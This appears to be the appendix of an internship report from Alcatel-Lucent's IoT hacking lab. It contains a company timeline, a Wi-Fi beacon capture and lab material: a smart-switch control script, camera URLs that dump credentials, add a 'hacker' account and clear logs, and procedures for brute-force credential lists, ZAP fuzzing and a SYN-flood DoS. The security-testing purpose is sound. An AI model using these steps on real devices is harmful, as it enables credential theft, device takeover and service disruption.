• French engineer Pierre Azaria sets up the Compagnie Générale d'Électricité (CGE).
1925
• CGE becomes part of Compagnie Générale des Câbles de Lyon. Bell Telephone Laboratories is created
1928
• Alsthom is formed by Société Alsacienne de Constructions Mécaniques and Compagnie Française
Thomson-Houston.
1984
• Thompson telecommunications is absorbed by CGE.Cables de Lyon buys Thompson Jeumont Cables
and Kabelmetal.
1985
• Alsthom Atlantique becomes Alsthom. Alcatel is formed when CIT-Alcatel and Thompson
telecommunications merge
1986
• ITT Corporation sells its European telecommunications business to CGE under its agreement with
Alcatel NV.
1987
• CGE is privatized.
1989
• CGE and General Electric Company form GEC Alsthom.
1991
• CGE becomes to Alcatel Alsthom. Acquires Rockwell Technologies transmission equipment division.
Alcatel acquires Telettra.
1992
• Alcatel Alsthom acquires AEG Kabel.
1993
• Alcatel Alsthom acquires STC Submarine systems from now Nortel Networks.
1995
• The new chairman and CEO of Alcatel Alsthom restructured the company to focus on
telecommunications equipment
1998
• Alcatel Alsthom split. Alcatel sells Cegelec to the newly formed Alstom. Alcatel acquires DSC
Communications & Packet Engines
1999
• Alcatel acquires Xylan, Assured Access and Internet Devices.
2000
• Alcatel acquires Newbridge, Genesys and Innovative Fibers. and spins off its cable unit into Nexans
2001
• Alcatel buys back Alcatel Space investment from Thales and sells DSL modem business to Thomson
Multimedia
2002
• Alcatel acquires Astral Point Communications Inc., Telera Corporation, and control of Alcatel
Shanghai Bell.
2003
• Alcatel acquires iMagicTV, and TiMetra Inc
2004
• Alcatel acquires eDial Inc. Alcatel and TCL form a joint venture: Alcatel Mobile Phones
2005
• Alcatel sells its stake of the Alcatel Mobile Phones venture back to TCL
1869 • Elisha Gray and Enos N. Barton formed Western Electric Company.
1927
• Bell Labs makes the first American long distance television transmission
between New York and Washington DC
1937
• Dr. Clinton Davisson becomes the first Nobel Prize winners from Bell Labs
1946
• Western Electric produces over 4 million telephones.
1947
• Bell Labs invents the transistor. Bell Labs' Douglas H. Ring and W. Rae Young
wrote a memo entitled Mobile Telephony
1948
• Claude Shannon, of Bell Labs, publishes a paper on Information Theory.
1954
• Bell Labs invents the solar cell battery.
1956
• AT&T is involved in the efforts of TAT-1, the first submarine trans-Atlantic
telephone cable, handling up to 36 channels.
1957
• Laser is invented at Bell Labs.
1962
• Bell Labs builds and launches Telstar1, the first orbiting active communications
satellite.
1969
• Unix operating system is invented by Ken Thompson and Dennis Ritchie.
1980
• Bell Labs announces digital signal processor
1983
• AT&T installs the first high-capacity, long-haul lightwave transmission system
between NYC and Washington DC.
1996
• Lucent Technologies launches IPO, the largest at that time
1998
• Lucent purchases Jeong Kim's Yurie Systems for $1.1 billion
2004
• Lucent reports its first profitable year and revenue increase since 2000
2006
•Alcatel sell its satellite, railway signaling and critical security domain to Thales. On November 30 Alcatel and Lucent merge.
Alcatel-Lucent is formed. Alcatel Lucent acquires Nortel's UMTS radio access business.
2007
•Alcatel-Lucent acquires Tropic Networks, NetDevices, Thompson Advisory Group, and Tamblin.
2008
•Alcatel-Lucent acquires Motive Inc.
2009
•Alcatel-Lucent sells remaining share of Thales and outsource its IT to HP.
2011
• Wim Sweldens leads a wireless group to develop lightRadio, a technology to reduce the size of cell towers to tiny cubes.
2012
•Alcatel-Lucent sells Genesys Labs to Permira
2015
•Nokia Corporation announced its intentions to acquire Alcatel Lucent for $16.6 billion
60
A.2: The leadership Team
61
A.3: Nozay Site
B. FOR MY BUSINESS ENVIRONMENT AND KIT
B.1: Hacking Laboratory
62
D. FOR DUTIES AND TASKS
D.1: Connected Switch
1. Beacon
No. Time Source Destination Protocol Length Info
1 0.000000 VendorMac_31:2f:80 Broadcast 802.11 222 Beacon
frame, SN=176, FN=0, Flags=........, BI=100, SSID=Vendor.SSID.Name
Frame 1: 222 bytes on wire (1776 bits), 222 bytes captured (1776 bits)
Encapsulation type: IEEE 802.11 Wireless LAN (20)
Arrival Time: Jul 2, 2015 10:13:41.024560000 Paris, Madrid (heure d’été)
[Time shift for this packet: 0.000000000 seconds]
Epoch Time: 1435824821.024560000 seconds
[Time delta from previous captured frame: 0.000000000 seconds]
[Time delta from previous displayed frame: 0.000000000 seconds]
[Time since reference or first frame: 0.000000000 seconds]
Frame Number: 1
Frame Length: 222 bytes (1776 bits)
Capture Length: 222 bytes (1776 bits)
[Frame is marked: False]
[Frame is ignored: False]
[Protocols in frame: wlan]
[Number of per-protocol-data: 8]
[IEEE 802.11 wireless LAN, key 1]
[IEEE 802.11 wireless LAN, key 1]
[IEEE 802.11 wireless LAN, key 1]
[IEEE 802.11 wireless LAN, key 1]
[IEEE 802.11 wireless LAN, key 1]
[IEEE 802.11 wireless LAN, key 1]
[IEEE 802.11 wireless LAN, key 1]
[IEEE 802.11 wireless LAN, key 1]
IEEE 802.11 Beacon frame, Flags: ........
Type/Subtype: Beacon frame (0x0008)
Frame Control Field: 0x8000
.... ..00 = Version: 0
.... 00.. = Type: Management frame (0)
1000 .... = Subtype: 8
Flags: 0x00
.... ..00 = DS status: Not leaving DS or network is operating in AD-HOC mode
(To DS: 0 From DS: 0) (0x00)
.... .0.. = More Fragments: This is the last fragment
.... 0... = Retry: Frame is not being retransmitted
...0 .... = PWR MGT: STA will stay up
..0. .... = More Data: No data buffered
.0.. .... = Protected flag: Data is not protected
0... .... = Order flag: Not strictly ordered
.000 0000 0000 0000 = Duration: 0 microseconds
Receiver address: Broadcast (ff:ff:ff:ff:ff:ff)
Destination address: Broadcast (ff:ff:ff:ff:ff:ff)
Transmitter address: VendorMac_31:2f:80 (VendorMac_31:2f:80)
Source address: VendorMac_31:2f:80 (VendorMac_31:2f:80)
BSS Id: VendorMac_31:2f:80 (VendorMac_31:2f:80)
63
Fragment number: 0
Sequence number: 176
IEEE 802.11 wireless LAN management frame
Fixed parameters (12 bytes)
Timestamp: 0x0000000000064139
Beacon Interval: 0,102400 [Seconds]
Capabilities Information: 0x0421
.... .... .... ...1 = ESS capabilities: Transmitter is an AP
.... .... .... ..0. = IBSS status: Transmitter belongs to a BSS
.... ..0. .... 00.. = CFP participation capabilities: No point coordinator at AP
(0x0000)
.... .... ...0 .... = Privacy: AP/STA cannot support WEP
.... .... ..1. .... = Short Preamble: Allowed
.... .... .0.. .... = PBCC: Not Allowed
.... .... 0... .... = Channel Agility: Not in use
.... ...0 .... .... = Spectrum Management: Not Implemented
.... .1.. .... .... = Short Slot Time: In use
.... 0... .... .... = Automatic Power Save Delivery: Not Implemented
...0 .... .... .... = Radio Measurement: Not Implemented
..0. .... .... .... = DSSS-OFDM: Not Allowed
.0.. .... .... .... = Delayed Block Ack: Not Implemented
0... .... .... .... = Immediate Block Ack: Not Implemented
Tagged parameters (186 bytes)
Tag: SSID parameter set: Vendor.SSID.Name
Tag Number: SSID parameter set (0)
Tag length: 15
SSID: Vendor.SSID.Name
Tag: Supported Rates 1(B), 2(B), 5.5(B), 11(B), 9, 18, 36, 54, [Mbit/sec]
Tag Number: Supported Rates (1)
Tag length: 8
Supported Rates: 1(B) (0x82)
Supported Rates: 2(B) (0x84)
Supported Rates: 5.5(B) (0x8b)
Supported Rates: 11(B) (0x96)
Supported Rates: 9 (0x12)
Supported Rates: 18 (0x24)
Supported Rates: 36 (0x48)
Supported Rates: 54 (0x6c)
Tag: DS Parameter set: Current Channel: 2
Tag Number: DS Parameter set (3)
Tag length: 1
Current Channel: 2
Tag: Extended Supported Rates 6, 12, 24, 48, [Mbit/sec]
Tag Number: Extended Supported Rates (50)
Tag length: 4
Extended Supported Rates: 6 (0x0c)
Extended Supported Rates: 12 (0x18)
Extended Supported Rates: 24 (0x30)
Extended Supported Rates: 48 (0x60)
Tag: Country Information: Country Code FR, Environment Any
Tag Number: Country Information (7)
Tag length: 6
Code: FR
Environment: Any (0x20)
64
Country Info: First Channel Number: 1, Number of Channels: 13, Maximum
Transmit Power Level: 20 dBm
Tag: AP Channel Report: Operating Class 32, Channel List : 1, 2, 3, 4, 5, 6, 7,
Tag Number: AP Channel Report (51)
Tag length: 8
Operating Class: 32
Channel List: 1
Channel List: 2
Channel List: 3
Channel List: 4
Channel List: 5
Channel List: 6
Channel List: 7
Tag: AP Channel Report: Operating Class 33, Channel List : 5, 6, 7, 8, 9, 10, 11,
Tag Number: AP Channel Report (51)
Tag length: 8
Operating Class: 33
Channel List: 5
Channel List: 6
Channel List: 7
Channel List: 8
Channel List: 9
Channel List: 10
Channel List: 11
Tag: Traffic Indication Map (TIM): DTIM 0 of 0 bitmap
Tag Number: Traffic Indication Map (TIM) (5)
Tag length: 4
DTIM count: 0
DTIM period: 1
Bitmap control: 0x00
.... ...0 = Multicast: False
0000 000. = Bitmap Offset: 0x00
Partial Virtual Bitmap: 00
Tag: ERP Information
Tag Number: ERP Information (42)
Tag length: 1
ERP Information: 0x00
.... ...0 = Non ERP Present: Not set
.... ..0. = Use Protection: Not set
.... .0.. = Barker Preamble Mode: Not set
0000 0... = Reserved: 0x00
Tag: HT Capabilities (802.11n D1.10)
Tag Number: HT Capabilities (802.11n D1.10) (45)
Tag length: 26
HT Capabilities Info: 0x116e
.... .... .... ...0 = HT LDPC coding capability: Transmitter does not support
receiving LDPC coded packets
.... .... .... ..1. = HT Support channel width: Transmitter supports 20MHz and
40MHz operation
.... .... .... 11.. = HT SM Power Save: SM Power Save disabled (0x0003)
.... .... ...0 .... = HT Green Field: Transmitter is not able to receive PPDUs
with Green Field (GF) preamble
.... .... ..1. .... = HT Short GI for 20MHz: Supported
.... .... .1.. .... = HT Short GI for 40MHz: Supported
.... .... 0... .... = HT Tx STBC: Not supported
65
.... ..01 .... .... = HT Rx STBC: Rx support of one spatial stream (0x0001)
.... .0.. .... .... = HT Delayed Block ACK: Transmitter does not support HT-
Delayed BlockAck
.... 0... .... .... = HT Max A-MSDU length: 3839 bytes
...1 .... .... .... = HT DSSS/CCK mode in 40MHz: Will/Can use DSSS/CCK in
40 MHz
..0. .... .... .... = HT PSMP Support: Won't/Can't support PSMP operation
.0.. .... .... .... = HT Forty MHz Intolerant: Use of 40 MHz transmissions
unrestricted/allowed
0... .... .... .... = HT L-SIG TXOP Protection support: Not supported
A-MPDU Parameters: 0x17
.... ..11 = Maximum Rx A-MPDU Length: 0x03 (65535[Bytes])
...1 01.. = MPDU Density: 4 [usec] (0x05)
000. .... = Reserved: 0x00
Rx Supported Modulation and Coding Scheme Set: MCS Set
Rx Modulation and Coding Scheme (One bit per modulation): 1 spatial
stream
.... .... .... .... .... .... 1111 1111 = Rx Bitmask Bits 0-7: 0x000000ff
.... .... .... .... 0000 0000 .... .... = Rx Bitmask Bits 8-15: 0x00000000
.... .... 0000 0000 .... .... .... .... = Rx Bitmask Bits 16-23: 0x00000000
0000 0000 .... .... .... .... .... .... = Rx Bitmask Bits 24-31: 0x00000000
.... .... .... .... .... .... .... ...1 = Rx Bitmask Bit 32: 0x00000001
.... .... .... .... .... .... .000 000. = Rx Bitmask Bits 33-38: 0x00000000
.... .... ...0 0000 0000 0000 0... .... = Rx Bitmask Bits 39-52: 0x00000000
...0 0000 0000 0000 0000 0000 000. .... = Rx Bitmask Bits 53-76:
0x00000000
.... ..00 0000 0000 = Highest Supported Data Rate: 0x0000
.... .... .... ...0 = Tx Supported MCS Set: Not Defined
.... .... .... ..0. = Tx and Rx MCS Set: Equal
.... .... .... 00.. = Maximum Number of Tx Spatial Streams Supported: 0x0000,
TX MCS Set Not Defined
.... .... ...0 .... = Unequal Modulation: Not supported
HT Extended Capabilities: 0x0000
.... .... .... ...0 = Transmitter supports PCO: Not supported
.... .... .... .00. = Time needed to transition between 20MHz and 40MHz: No
Transition (0x0000)
.... ..00 .... .... = MCS Feedback capability: STA does not provide MCS
feedback (0x0000)
.... .0.. .... .... = High Throughput: Not supported
.... 0... .... .... = Reverse Direction Responder: Not supported
Transmit Beam Forming (TxBF) Capabilities: 0x00000000
.... .... .... .... .... .... .... ...0 = Transmit Beamforming: Not supported
.... .... .... .... .... .... .... ..0. = Receive Staggered Sounding: Not supported
.... .... .... .... .... .... .... .0.. = Transmit Staggered Sounding: Not supported
.... .... .... .... .... .... .... 0... = Receive Null Data packet (NDP): Not supported
.... .... .... .... .... .... ...0 .... = Transmit Null Data packet (NDP): Not supported
.... .... .... .... .... .... ..0. .... = Implicit TxBF capable: Not supported
.... .... .... .... .... .... 00.. .... = Calibration: incapable (0x00000000)
.... .... .... .... .... ...0 .... .... = STA can apply TxBF using CSI explicit feedback:
Not supported
.... .... .... .... .... ..0. .... .... = STA can apply TxBF using uncompressed
beamforming feedback matrix: Not supported
.... .... .... .... .... .0.. .... .... = STA can apply TxBF using compressed
beamforming feedback matrix: Not supported
66
.... .... .... .... ...0 0... .... .... = Receiver can return explicit CSI feedback: not
supported (0x00000000)
.... .... .... .... .00. .... .... .... = Receiver can return explicit uncompressed
Beamforming Feedback Matrix: not supported (0x00000000)
.... .... .... ...0 0... .... .... .... = STA can compress and use compressed
Beamforming Feedback Matrix: not supported (0x00000000)
.... .... .... .00. .... .... .... .... = Minimal grouping used for explicit feedback
reports: No grouping supported (0x00000000)
.... .... ...0 0... .... .... .... .... = Max antennae STA can support when CSI
feedback required: 1 TX antenna sounding (0x00000000)
.... .... .00. .... .... .... .... .... = Max antennae STA can support when
uncompressed Beamforming feedback required: 1 TX antenna sounding (0x00000000)
.... ...0 0... .... .... .... .... .... = Max antennae STA can support when
compressed Beamforming feedback required: 1 TX antenna sounding (0x00000000)
.... .00. .... .... .... .... .... .... = Maximum number of rows of CSI explicit
feedback: 1 row of CSI (0x00000000)
...0 0... .... .... .... .... .... .... = Maximum number of space time streams for
which channel dimensions can be simultaneously estimated: 1 space time stream
(0x00000000)
000. .... .... .... .... .... .... .... = Reserved: 0x00000000
Antenna Selection (ASEL) Capabilities: 0x00
.... ...0 = Antenna Selection Capable: Not supported
.... ..0. = Explicit CSI Feedback Based Tx ASEL: Not supported
.... .0.. = Antenna Indices Feedback Based Tx ASEL: Not supported
.... 0... = Explicit CSI Feedback: Not supported
...0 .... = Antenna Indices Feedback: Not supported
..0. .... = Rx ASEL: Not supported
.0.. .... = Tx Sounding PPDUs: Not supported
0... .... = Reserved: 0x00
Tag: HT Information (802.11n D1.10)
Tag Number: HT Information (802.11n D1.10) (61)
Tag length: 22
Primary Channel: 2
HT Information Subset (1 of 3): 0x05
.... ..01 = Secondary channel offset: Secondary channel is above the primary
channel (0x01)
.... .1.. = Supported channel width: Channel of any width supported
.... 0... = Reduced Interframe Spacing (RIFS): Prohibited
...0 .... = Power Save Multi-Poll (PSMP) stations only: Association requests
are accepted regardless of PSMP capability
000. .... = Shortest service interval: 5 ms (0x00)
HT Information Subset (2 of 3): 0x0001
.... .... .... ..01 = Operating mode of BSS: HT non-member protection mode
(0x0001)
.... .... .... .0.. = Non-greenfield STAs present: All associated STAs are
greenfield capable
.... .... .... 0... = Transmit burst limit: No limit
.... .... ...0 .... = OBSS non-HT STAs present: Use of protection for non-HT
STAs by overlapping BSSs is not needed
0000 0000 000. .... = Reserved: 0x0000
HT Information Subset (3 of 3): 0x0000
.... .... ..00 0000 = Reserved: 0x0000
.... .... .0.. .... = Dual beacon: No second beacon is transmitted
.... .... 0... .... = Dual Clear To Send (CTS) protection: Not required
.... ...0 .... .... = Beacon ID: Primary beacon
67
.... ..0. .... .... = L-SIG TXOP Protection Full Support: One or more HT STAs
in the BSS do not support L-SIG TXOP protection
.... .0.. .... .... = Phased Coexistence Operation (PCO): Inactive
.... 0... .... .... = Phased Coexistence Operation (PCO) Phase: Switch to or
continue 20 MHz phase
0000 .... .... .... = Reserved: 0x0000
Rx Supported Modulation and Coding Scheme Set: Basic MCS Set
Rx Modulation and Coding Scheme (One bit per modulation): Reserved:8
.... .... .... .... .... .... 0000 0000 = Rx Bitmask Bits 0-7: 0x00000000
.... .... .... .... 0000 0000 .... .... = Rx Bitmask Bits 8-15: 0x00000000
.... .... 0000 0000 .... .... .... .... = Rx Bitmask Bits 16-23: 0x00000000
0000 0000 .... .... .... .... .... .... = Rx Bitmask Bits 24-31: 0x00000000
.... .... .... .... .... .... .... ...0 = Rx Bitmask Bit 32: 0x00000000
.... .... .... .... .... .... .000 000. = Rx Bitmask Bits 33-38: 0x00000000
.... .... ...0 0000 0000 0000 0... .... = Rx Bitmask Bits 39-52: 0x00000000
...0 0000 0000 0000 0000 0000 000. .... = Rx Bitmask Bits 53-76:
0x00000000
.... ..00 0000 0000 = Highest Supported Data Rate: 0x0000
.... .... .... ...0 = Tx Supported MCS Set: Not Defined
.... .... .... ..0. = Tx and Rx MCS Set: Equal
.... .... .... 00.. = Maximum Number of Tx Spatial Streams Supported: 0x0000,
TX MCS Set Not Defined
.... .... ...0 .... = Unequal Modulation: Not supported
Tag: Overlapping BSS Scan Parameters: Undecoded
Tag Number: Overlapping BSS Scan Parameters (74)
[Expert Info (Note/Undecoded): Dissector for 802.11 IE Tag (Overlapping
BSS Scan Parameters) code not implemented, Contact Wireshark developers if you
want this supported]
[Dissector for 802.11 IE Tag (Overlapping BSS Scan Parameters) code not
implemented, Contact Wireshark developers if you want this supported]
[Severity level: Note]
[Group: Undecoded]
Tag length: 14
Tag Data: 14000a002c01c800140005001900
Tag: Extended Capabilities (1 octet)
Tag Number: Extended Capabilities (127)
Tag length: 1
Extended Capabilities: 0x01 (octet 1)
.... ...1 = 20/40 BSS Coexistence Management Support: Supported
.... ..0. = On-demand beacon: Not supported
.... .0.. = Extended Channel Switching: Not supported
.... 0... = WAVE indication: Not supported
...0 .... = PSMP Capability: Not supported
..0. .... = Reserved: 0x00
.0.. .... = S-PSMP Support: Not supported
0... .... = Event: Not supported
Tag: Vendor Specific: Microsof: WMM/WME: Parameter Element
Tag Number: Vendor Specific (221)
Tag length: 24
OUI: 00-50-f2 (Microsof)
Vendor Specific OUI Type: 2
Type: WMM/WME (0x02)
WME Subtype: Parameter Element (1)
WME Version: 1
WME QoS Info: 0x00
68
0... .... = U-APSD: Disabled
.... 0000 = Parameter Set Count: 0x00
.000 .... = Reserved: 0x00
Reserved: 00
Ac Parameters ACI 0 (Best Effort), ACM no , AIFSN 3, ECWmin 4 ,ECWmax
10, TXOP 0
ACI / AIFSN Field: 0x03
.00. .... = ACI: Best Effort (0)
...0 .... = Admission Control Mandatory: No
.... 0011 = AIFSN: 3
0... .... = Reserved: 0
ECW: 0xa4
1010 .... = ECW Max: 10
.... 0100 = ECW Min: 4
TXOP Limit: 0
Ac Parameters ACI 1 (Background), ACM no , AIFSN 7, ECWmin 4 ,ECWmax
10, TXOP 0
ACI / AIFSN Field: 0x27
.01. .... = ACI: Background (1)
...0 .... = Admission Control Mandatory: No
.... 0111 = AIFSN: 7
0... .... = Reserved: 0
ECW: 0xa4
1010 .... = ECW Max: 10
.... 0100 = ECW Min: 4
TXOP Limit: 0
Ac Parameters ACI 2 (Video), ACM no , AIFSN 2, ECWmin 3 ,ECWmax 4,
TXOP 94
ACI / AIFSN Field: 0x42
.10. .... = ACI: Video (2)
...0 .... = Admission Control Mandatory: No
.... 0010 = AIFSN: 2
0... .... = Reserved: 0
ECW: 0x43
0100 .... = ECW Max: 4
.... 0011 = ECW Min: 3
TXOP Limit: 94
Ac Parameters ACI 3 (Voice), ACM no , AIFSN 2, ECWmin 2 ,ECWmax 3,
TXOP 47
ACI / AIFSN Field: 0x62
.11. .... = ACI: Voice (3)
...0 .... = Admission Control Mandatory: No
.... 0010 = AIFSN: 2
0... .... = Reserved: 0
ECW: 0x32
0011 .... = ECW Max: 3
.... 0010 = ECW Min: 2
TXOP Limit: 47
Tag: QBSS Load Element 802.11e CCA Version
Tag Number: QBSS Load Element (11)
Tag length: 5
QBSS Version: 2
Station Count: 0
Channel Utilization: 53 (20%)
Available Admission Capabilities: 31250 (1000000 us/s)
69
Tag: Vendor Specific: RalinkTe
Tag Number: Vendor Specific (221)
Tag length: 7
OUI: 00-0c-43 (RalinkTe)
Vendor Specific OUI Type: 3
Vendor Specific Data: 03000000
2. Python ON Script
import socket
import binascii
import time
TCP_IP = '192.168.1.119'
TCP_PORT = 49153
BUFFER_SIZE = 1024
M1="""POST /upnp/control/basicevent1 HTTP/1.0
Content-Type: text/xml; charset="utf-8"
HOST: 192.168.2.119
Content-Length: 419
SOAPACTION: "urn:G_Switch:service:basicevent:1#SetBinaryState"
Connection: close
<?xml version="1.0" encoding="utf-8"?>
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>
<u:SetBinaryState xmlns:u="urn:G_Switch:service:basicevent:1">
<BinaryState>1</BinaryState>
<Duration></Duration>
<EndAction></EndAction>
<UDN></UDN>
</u:SetBinaryState>
</s:Body>
</s:Envelope>
"""
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((TCP_IP, TCP_PORT))
s.send(M1)
s.close()
70
D.2: G_Camera Camera
1. List of interesting queries
Command Result
http://192.168.1.144/cgi-bin/hi3510/getuser.cgi Gets all login
credentials
http://192.168.1.144/cgi-bin/getwifiattr.cgi Gets Wi-Fi pass
http://192.168.1.144/cgi-bin/hi3510/getsmtp.cgi Gets email credentials
http://192.168.1.144/cgi-bin/hi3510/getftp.cgi Gets ftp credentials
http://192.168.1.144/cgi-bin/hi3510/sdfrmt.cgi Formats SD Card
http://192.168.2.120/cgi-bin/hi3510/dellog.cgi?-
time=1440762847985
Clears system logs
http://192.168.1.144/cgi-bin/hi3510/cleanlog.cgi?-name=access Clears access logs
http://192.168.2.120/cgi-bin/hi3510/sysreboot.cgi Reboots the system
http://192.168.2.120/cgi-bin/hi3510/sysreset.cgi Resets the system
http://192.168.2.120/cgi-
bin/hi3510/param.cgi?time=1440159507412&cmd=updateuser&
user7=hacker:password:3:Normal
Adds user « hacker »
with password
« password »
http://192.168.2.120/cgi-
bin/hi3510/param.cgi?time=1440160793054&cmd=updateuser&
user0=admin:MyPass:3:Normal
Changes the admin
password to « MyPass »
D.4: Bluetooth
1. Wireshark
To capture BLE in Wireshark with standard Wireshark builds on Linux:
- Run the command: mkfifo /tmp/pipe
- Open Wireshark
- Click Capture -> Options
- Click "Manage Interfaces" button on the right side of the window
- Click the "New" button
- In the "Pipe" text box, type "/tmp/pipe"
- Click Save, then click Close
- Click "Start"
- In a terminal, run : ubertooth-btle -f -c /tmp/pipe
71
D.6: Hackathon
1. Flyer
72
2. Automation Script
#!/bin/sh
#initialisation
set +e
DELAY=60 #delay is the time (in seconds) we remain connected to the G_MultimediaHub before we send the wifi
password
DIR=`/usr/bin/dirname $0`
SCRIPT=`/usr/bin/basename $0`
m=1
[ -f /tmp/${SCRIPT}.debug ] && set -x
LOG=/var/log/${SCRIPT}.log
echo "`date` - Starting $SCRIPT" | tee $LOG
while [ 1 ]
do
# do down and up of wlan1 to force connection to G_MultimediaHub SSID
/sbin/ifconfig wlan0 down
/sbin/ifconfig wlan0 up
echo "`date` - Searching for and connecting to found G_MultimediaHub... " | tee -a $LOG
# wait a while for the connection
/bin/sleep 20
# try to ping the G_MultimediaHub
/bin/ping -c 1 -q 192.168.254.1 2>&1 > /dev/null
/bin/sleep 1
/bin/ping -c 1 -q 192.168.254.1 2>&1 > /dev/null
if [ $? -eq 0 ]
then
# G_MultimediaHub is recheable
echo "`date` - G_MultimediaHub is reachable !" | tee -a $LOG
echo "`date` - Waiting 1 minute before sending wifi password..."
/bin/sleep $DELAY
if [ -x $DIR/G_MultimediaHub_send_wifi0.py ]
then
echo "`date` - Sending Wifi password to G_MultimediaHub " | tee -a $LOG
/bin/sleep 1
/usr/bin/python $DIR/G_MultimediaHub_send_wifi0.py 2>&1 | tee -a $LOG
echo "`date` - Verification after 30 seconds... " | tee -a $LOG
/bin/sleep 30
/bin/ping -c 1 -q 192.168.254.1 2>&1 > /dev/null
while [ $? -eq 0 ]
do
echo "`date` - Verification failed, trying again... " | tee -a $LOG
echo "`date` - Sending Wifi password to G_MultimediaHub " | tee -a $LOG
/usr/bin/python $DIR/G_MultimediaHub_send_wifi${m}.py 2>&1 | tee -a
$LOG
if [ $m -eq 0 ]
then
m=1
else
m=0
fi
echo "`date` - Verification after 30 seconds... " | tee -a $LOG
/bin/sleep 30
/bin/ping -c 1 -q 192.168.254.1 2>&1 > /dev/null
done
echo "`date` - Mission accomplished, sleeping for 1 minute... " | tee -a $LOG
/bin/sleep 60
fi
else
echo "`date` - No G_MultimediaHub found, sleeping for 1 minute... " | tee -a $LOG
/bin/sleep 60
fi
done
73
3. Fake SMTP
Client side:
sendEmail -f toto@test.com -u test -m message -s 192.168.2.123 -t jad@alca.com -a
Desktop/Gwenel/my_super_crypt.py
Server side:
python -m smtpd -n -c debuggerServer 192.168.1.69:25
Automation script
#!/bin/bash
#initialisation
set +e
i=0
DIR=`/usr/bin/dirname $0`
SCRIPT=`/usr/bin/basename $0`
[ -f /tmp/${SCRIPT}.debug ] && set -x
LOG=/var/log/${SCRIPT}.log
echo "`date` - Starting $SCRIPT" | tee $LOG
while [ 1 ]
do
sendEmail -f Gerard@moonemail.com -u Lord_Of_The_Light -s 192.168.2.123 -
t Robert@moonemail.com -a my_super_crypt.py < $DIR/Email${i} 2>&1 | tee -a
$LOG
/bin/sleep 10
i=$(((i + 1)%10))
done
D.8: Z-Wave
74
D.11: Standard Procedures
APK decompilation
Short description
Retrieve source files (Java, JavaScript, HTML …) from the .apk android application
(android application)
Required Tools
Windows, Dex2jar, Java Decompiler, Apktool
Procedure
Decompiled Source files
o After downloading the latest Apktool [17], extract the files to a new folder “TMP”
o Move both “framework-res.apk” and “Application.apk” to the same folder (“TMP”)
(To get more info about getting these files, check the standard process “Retrieve framework-res.apk and app.apk”)
o Open command prompt in this folder
Shift + Right click -> Open command prompt here
o Execute the following commands:
apktool if framework-res.apk
apktool d Application.apk
o You’ll have a folder created holding the name of your application. It contains
sources written in HTML, JavaScript, …
Note: If you notice a folder called smali (Java assembler), you need to continue with
the next part to retrieve the JAVA classes source code.
JAVA Source files
o After downloading Dex2jar [18], extract all its content to a new folder “dex2jar”
o Rename your “.apk” file to “Application.zip” (Change extension from .apk to .zip)
o Extract all files into TMP
o Copy the file “classes.dex” to the folder “dex2jar”
o Drag your .dex over dex2jar converting it into a jar file named “classes-dex2jar.jar”
o Download Java decompiler [19]
o Drag the file “classes-dex2jar.jar” over Java Decompiler “jd-gui”
(You need to have jdk [20] installed on your machine)
o Java Decompiler will be opened, you can either view classes, either save them
using the bar menu : “File-> save all sources”
75
Retrieving framework-res.apk and app.apk
Short description
Retrieve framework-res.apk (used for decompilation) and app.apk (Corresponding to an
android application)
Required Tools
Android, SaveAPK, OI File Manager
Procedure
APP.apk
o Install SaveAPK and OI File Manager from google play store
o Install the needed application, we will call it “APP”
o Launch SaveAPK
o Select “APP” from the list of existing applications
o Choose a location on the SD card to save the .apk file corresponding the “APP”
o Connect the android phone to the co,puter
o Navigate to the location in which you saved the .apk file
o Copy this file to your computer.
Framework-res.apk
o Open a file explorer application (OI File Manager, or other…)
o Navigate to /system/framework/
o Copy the file framework-res.apk to any accessible location (Recommend to be on
SD Card)
o Connect the android phone to your computer
o Navigate to the location you chose, and you will find the framework-res.apk files
Important notes
o In order to use the previous procedure, the android phone should be rooted
Combine lists
Short description
Combine two list files, to make one containing all possible combinations. Each line contains
a word from the first list, and a word from the second, separated by ‘”:”. This list can be used
to brute force some web application for login credentials.
Required Tools
Windows/Linux, Python
Procedure
o Decompress the tool “Combine passwords.zip” using
#unzip Combine passwords.zip
o Open terminal and navigate to the folder “Combine passwords” using
#cd Combine passwords
o Place the “username.txt” and “password.txt” in the folder “Combine passwords”
o To combine the 2 files and form composite password file (username:password),
execute the following command
#python CombineList.py
o In case you need to have the combined list encoded in base64, use “-b” or “--base64”
#python CombineList.py -b
The resulting file will be created in the same directory, under the name “combined.txt”
76
Fuzz Attack
Short description
Run a fuzz attack on a server, fuzzing a certain string in the sent GET/POST requests, or
any exchanged packets
Required Tools
Linux, OWASP ZAP 2.4.0
Procedure
o Configure your web browser to use a local proxy 127.0.0.1 on port 8080
Mozilla Iceweasel: Menu->Preferences->advanced->Network-
>Settings
Chromium: Menu->Settings->show advanced settings->Network-
>Modify proxy settings->proxy server settings
o When you open the page you want to attack, it will appear among the websites on
the left panel of ZAP.
o Choose the packet you want to replay (you can also select packets from the tab
"History" in the bottom panel)
o On the right panel, click on the tab "Request", right-click anywhere on the textbox
containing the packet data, and choose "Fuzz..."
o Remove the by default existing Fuzz locations, and add manually the string you
want to brute force
o When adding a string, you are asked to add payloads, payloads can be user-specified
strings "string", user-specified files "file", or File fuzzers, which exist by default in
ZAP. These fuzzers contain exploits, SQL injections, directory listing, and other
useful ready payloads.
o To start the attack, click on "Start Fuzzer"
o You can view current status of the attack and the size of received responses in the
tab "Fuzzer" in the bottom panel.
o To view a specific reply, you may right-click on the corresponding line from the tab
"Fuzzer", and click "open URL in browser"
Additional notes:
o By default, OWASP ZAP proxy listens to the port 8080. to change it, go to Tools-
>options-> local proxy, and modify port (make sure the port you choose is not being
used by another application)
Importing Certificates from HTTPS servers
Short description
Import TLS certificates chain for a list of user defined https servers
Required Tools
Linux, python2.7, OpenSSL, Import_Certificates.py
Procedure
o Decompress “x509 RSA Certificate attack kit.zip” using the command:
#unzip x509 RSA Certificate attack kit.zip
o Add target websites to https_list (each on a new line)
o Execute
#python "Import_Certificates.py"
Retrieved certificates will be put in the folder “Certificates”
77
SYN-Flood DOS attack
Short description
DOS attack based on saturating the server’s capacity (RAM, CPU ...) so he cannot reply to
legitimate TCP SYN requests
Required Tools
Windows, NetTools2.7
Procedure
o Unzip “NetTools5.0.70.zip” and install “Setup.exe”
o Go to Start->Network tools->HTTP Flooder(DoS)
o Specify the ID address and port of the target
o Enter the number of active connections needed (try 500, if not enough, increase it)
o Click “Start”
Important Notes
